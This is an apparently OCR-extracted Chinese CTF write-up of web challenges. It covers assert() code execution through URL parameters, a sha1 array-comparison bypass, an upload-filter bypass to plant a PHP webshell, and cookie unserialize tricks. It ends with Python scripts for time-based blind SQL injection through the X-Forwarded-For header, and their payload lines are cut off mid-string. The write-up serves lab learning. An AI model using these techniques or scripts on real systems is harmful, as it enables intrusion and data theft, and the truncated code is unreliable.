
题目给出的提示内容很容易理解。那我们就是要构造一些代码，通过`assert()`执行，从而得到结果。（这类情况一般都是用`phpinfo()`函数来测试是否能执行任意函数的。）

`http://120.24.86.145:8010/?s=print_r(glob("*"))`

`http://120.24.86.145:8010/?s=show_source("flag.txt")`

`glob("*")`可以读取文件列表。`show_source()`高亮显示文件内容。





maccms-苹果cms


appcms

小明的博客

各种绕过哟

题目给出的代码很容易理解，就是要找到两个字符串，两者不相等，但是两者经过`sha1()`函数后却是相等的。之前题目有让我们找两个不相等，但是md5()之后是相等的字符串，我们是找了一对儿特殊的字符串来绕过验证的。


这个题目，是利用了`sha1()`函数的漏洞：其无法处理数组类型，会报错并返回false，这样，当我们使passwd和uname均为数组时，就可以绕过验证。



```
        if  ($_GET['uname']  ==  $_POST['passwd'])

                print  'passwd  can  not  be  uname.';

        else  if  (sha1($_GET['uname'])  ===  sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag:  '.$flag);

        else

                print  'sorry!';

}
?> Flag: flag{HACK_45hhs_213sDD}
```



Web8

还是利用之前提到的`file_get_contents()`函数的特性。



字符？正则？

题目很简单，就是根据给出的正则表达式构造一个字符串，通过验证。



```
if(  $IM  ){
    die('key  is:  '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```



关于正则表达式的介绍，我觉得下面这篇文章不错。


> https://www.cnblogs.com/zery/p/3438845.html

“.”匹配除了换行符以外的任何字符
“*”（贪婪） 重复零次或更多
“{n,m}” 重复n到m次
“\/” 代表“/”
“[[:punct:]]” 匹配任意标点符号
“/i” 代表大小写不敏感


考细心

打开页面之后什么也没有，提示找不到...在网上找到思路说要扫描网站。我在这里使用了dirsearch工具，扫描结果如下：






有index.php和robot.txt两个文件。访问robot.txt文件，又给我们提示了resusl.php文件，访问，它告诉了我们一句代码：



看到页面显示的ip地址，还以为是跟伪造ip什么的有关系...那句代码提示我们要提交一个x值，而题目还提示我们要想办法变成admin，所以提交`x=admin`。（感觉这个题目的提示还是很委婉的，有点懵逼。）




php代码审计

求getshell

题目说要上传一个图片文件，而不是php文件，那首先按要求上传一个图片文件，发现上传成功后，图片被存储到服务器端，并且给出链接地址，可以直接访问。所以就想着，可以绕过文件检测， 成功上传一个一句话木马（php文件）到服务器中....上传成功，就可以得到flag（这里无所谓上传的php文件内容是什么，只要上传成功php文件，就可以拿到）。通过修改Multipart/form-data，来绕过waf的检测，这里还要知道一些php的别名。

正确答案的思路.....如下：




flag.php

题目提示hint，尝试`?hint=0`，即查看到了源码。理解源码，我们要做的事情就是使得`unserialize($cookie) === "$KEY"`成立（“===”代表不仅要判断值相等，还要判断类型相等）。那就是要让cookie值是key的序列化就可以了。

看到源码最下方还有`$KEY='ISecer:www.isecer.com'`，构造了这个字符串的反序列化，然后放到cookie中提交...但是没有结果....后来仔细阅读源码，发现给`$KEY`赋值是在最后一个else中执行的，也就是说，`$KEY`其实是为空的，所以真正的反序列化为`s:0:""`

flag{unserialize_by_virink}



（提示hint，竟然是在提交变量时用到的….还有lSecer，是大写的S，刚开始一直粗心写成是lsecer….）

- **web15**

  提示我们写python脚本，给出的代码很好理解，可能有问题的地方很容易猜到，就是在将ip值插入到数据库中的时候。正确解题思路是基于时间的盲注，那我们就要构造X-FORWARD-FOR。

  首先，找到数据库的名称。代码如下：

```
import requests
import string

guess = string.ascii_lowercase + string.ascii_uppercase + string.digits + string.punctuation
url = "http://120.24.86.145:8002/web15/index.php"

def findDatabase():
    answer = ''
    for i in range(1,50):
        flag = 0
        for j in guess:
            data = "' + (select case when (substring((select database()) from %d for 1))='%s' then slee
            headers = {"X-FORWARDED-FOR":data}
            try:
                requests.get(url,headers = headers,timeout = 4)
            except:
                flag = 1
                answer += j
                print(answer)
                break
        if flag == 0:
            break
    print("数据库名为：" + answer)


if __name__ == '__main__':
    findDatabase() #最终输出结果为web15
    print("OVER")
```

然后找`web15`数据库中表的个数。代码如下：

```
def findTableNum():
    for i in range(1,50):
        data = "' + (select case when (select count(table_name) from information_schema.tables where ta
        headers = {"X-FORWARDED-FOR":data}
        try:
            requests.get(url,headers = headers,timeout = 4)
        except:
            flag = 1
            print(i)
            break
    print("表的个数为：")
    print(i)
```

然后找出这两个表的名称，看哪个是和flag相关的。代码如下：

```
def findTableName():
    for i in range(0,2):
        answer = ''
        for j in range(1,50):
            flag = 0
            for k in guess:
                data = "' + (select case when (substring((select table_name from information_schema.tab
                headers = {"X-FORWARDED-FOR":data}
                try:
                    requests.get(url,headers = headers,timeout = 4)
                except:
                    flag = 1
                    answer += k
                    print(answer)
                    break
            if flag == 0:
                break
        print("表名为：" + answer)
```

得到的表名为client_ip、flag。那我们就再找到flag这个表中的列，里面存储的应该就是我们要的flag值了。
类似地，寻找列数，再分别找到列名。代码如下：

```
def findColumnNum():
    for i in range(1,50):
        data = "' + (select case when (select count(column_name) from information_schema.columns where
        headers = {"X-FORWARDED-FOR":data}
        try:
            requests.get(url,headers = headers,timeout = 4)
        except:
            flag = 1
            print(i)
            break
    print("列的个数为：")
    print(i)

def findColumnName():
    for i in range(0,1):
        answer = ''
        for j in range(1,50):
            flag = 0
            for k in guess:
                data = "' + (select case when (substring((select column_name from information_schema.co
                headers = {"X-FORWARDED-FOR":data}
                try:
                    requests.get(url,headers = headers,timeout = 4)
                except:
                    flag = 1
                    answer += k
                    print(answer)
                    break
            if flag == 0:
                break
        print("列名为：" + answer)
```

这个表中只有一个列，列名为flag。接下来就是查询web15数据库中的flag表中flag列的值了。代码如下：

```
def findFlag():
    answer = ''
    for i in range(1,50):
        flag = 0
        for j in guess:
            data = "' + (select case when (substring((select flag from web15.flag limit 1 offset 0) fro
            headers = {"X-FORWARDED-FOR":data}
            try:
                 requests.get(url,headers = headers,timeout = 4)
            except:
                flag = 1
                answer += j
                print(answer)
                break
        if flag == 0:
            break
    print("flag为：" + answer)
```

